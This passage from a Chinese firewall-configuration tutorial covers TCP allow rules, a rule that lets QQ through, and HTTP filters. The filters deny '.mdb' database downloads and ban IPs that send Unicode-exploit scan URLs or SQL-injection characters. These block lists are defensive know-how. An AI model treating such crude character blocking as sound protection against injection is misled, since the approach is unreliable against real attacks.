



图 7

防火墙规则配置

一个防火墙最关键的就是规则配置了，如果上面的基本配置是基础的话，这里的规则配置就是让防火墙真正发挥出功效的地方了。我把Vmnet1配置成了Internet网卡，客户端只允许Web browser，服务为FTP-Server、Mail-Server、Web Server和Https Server。Firewall自动生成的TCP规则如图8 所示。



TCP | UDP | ICMP | ARP | RARP | MAC Address

Action	Ru..	Description	Definition
Allow	77	FTP Server	My Address [21] <-- All Addresses [1024-65535] (TF)
Allow	79	Web Server	My Address [80] <-- All Addresses [1024-65535] (TF)
Allow	80	HTTPS Web Server	My Address [443] <-- All Addresses [1024-65535] (TF)
Allow	81	Other Email Server: POP	My Address [110] <-- All Addresses [1024-65535] (TF)
Allow	82	Other Email Server: SMTP	My Address [25] <-- All Addresses [1024-65535] (TF)
Allow	72	Web Browser-HTTP	My Address [1024-65535] --> All Addresses [80] (TF)
Allow	73	Web Browser-HTTPS	My Address [1024-65535] --> All Addresses [443] (TF)
Allow	78	FTP Server-Active	My Address [20] --> All Addresses [1024-65535] (TF)
Allow	83	Send email to other servers	My Address [1024-65535] --> All Addresses [25] (TF)

图 8

软件默认是没有明确的规则就阻止包进站，可以在对应网卡的Configuration选项卡上点Advanced进行修改。

> **小知识** 防火墙规则一般来讲包括两种不同的方式，分别是Allow和Block，也就是我们常说的放行和堵塞，可以说任何防火墙都是在这两种数据通过方式中控制数据传输的，这也是防火墙的根本。

1.配置防火墙让QQ可以登录

因为这里是作为网关使用的，所以下面我们以允许本机QQ访问网络为例，讲一下防火墙规则的配置过程，其他各类防火墙的配置也是同样的道理，没有太大的差距，希望大家可以触类旁通。基本规则如下：

> 协议：UDP 起始端口：4000-4005（以同时开放不超过6个QQ计） 服务器端口：8000 数据流向：双向

先点选Internet网卡Rules选项卡，在空白区域右键点击New弹出新规则配置窗口，分别配置General、Filter、Restraction、Actions这4个标签页，可以根据下面4个图来配置，如图9、图10、图11、图12 所示。

说明：General选项卡需注意选择正确的协议，数据流向为IN&OUT。Filter选项卡很简单，注意那个Remote Address Group为我添加的IP组（添加方法：主菜单




图 9




图 10




图 11




图 12

"Rules→IP Address Groups→Add"),也可以选择Any IP Address。Restraction选项卡可以选择规则的应用时间(Limited Hours),可以限制员工只能在固定的时间段上QQ,免得上班时间偷懒哦! Actions: 主要是规则应用时是否在日志中记录,以及启动响应的程序应对策略。对于QQ没必要这么麻烦,默认即可。

现在打开QQ,已经能够登录了!

小提示 防火墙规则从上开始向下选择应用,可以选择某条规则后在Rules菜单中选Move Rule Up来提高规则优先级,在某些情况下这种选择是非常关键的!

2.配置防火墙防止数据库被下载

Http Filters是我最喜欢的功能,有了它再也不怕有人下载我的数据库了,其他的IIS Method命令行写入和Unicode之类的东西,都全部会被Block掉! 下面我们来看它的详细配置。依次打开:"主菜单→Filtering→Edit Http Filters",我们一个一个选项卡来设置。

脚本小子: 网络上有一款扫描器也叫Http Filter,它可以对一个C类地址段进行扫描,20秒内可以对所有HTTP服务器进行归类,程序中还自带了一个IP和域名的转换器。这里讲的可不是这个扫描器,要区分开。

(1)General选项卡:主要为网站服务端口和对畸形HTTP请求的策略。分3个不同策略,分别是非偶然的畸形编码URL请求(建议使用默认策略);高比特字符策略(中文网站建议取消此策略);超长URL请求策略(建议使用默认策略)。

(2)Method选项卡:对HTTP请求方法的过滤常用的就是GET、PUT和HEAD,建议默认。

(3)Extensions选项卡:对请求后缀名的过滤,是我们配置的重点。策略默认,然后在Denied Extensions中填入危险的后缀文件类型,再根据网站实际情况删减Allowed Extensions里的文件类型。这里我们主要是为了防止数据库被下载,所以点"+"填入"mdb",然后点">"移入Denied Extensions。这样有人要下载网站数据库的话,他就至少一天不能访问网站了(Ban IPs that use extensions in the "Denied"list)! 嘿嘿,以毒攻毒哦,如图13所示。




图 13

(4)Filters选项卡:如果读者朋友们使用过Fluxey或Xscan,那看到这个一定觉得很熟悉,这其实就是那些Unicode漏洞扫描的测试URL,但是如果在防火墙上加上这样的规则,当别人一扫描马上就禁止它的IP,入侵者就没这么兴奋了吧? 鉴于Unicode漏洞不再流行,就不再赘述了。

脚本小子:针对现在的网络攻击情况,脚本攻击无疑是最火热的,有兴趣的朋友可以尝试对现在流行的SQL Injection配置防火墙规则,把"and"、">"、"'"等注入中常用的特殊字符都加进防护名单,当攻击者一提交这样的请求就立即Ban IP,这样的设置会让攻击者无比痛苦哦!

周边设置

(1) Log(日志记录):可以查看每一个连接的源、目的,协议、状态、应用规则,双击记录还可以查看每个包的具体内容(前提是你在规则里配置了Log Packet)以及处理功能,如图14所示。




图 14

同时需要注意的是,要在"主菜单→View→Settings"的Log Files选项卡中设置适合的日志文件位置以及最大值,并设置好文件存取权限,这对于入侵检测是相当重要的一环,如图15所示。

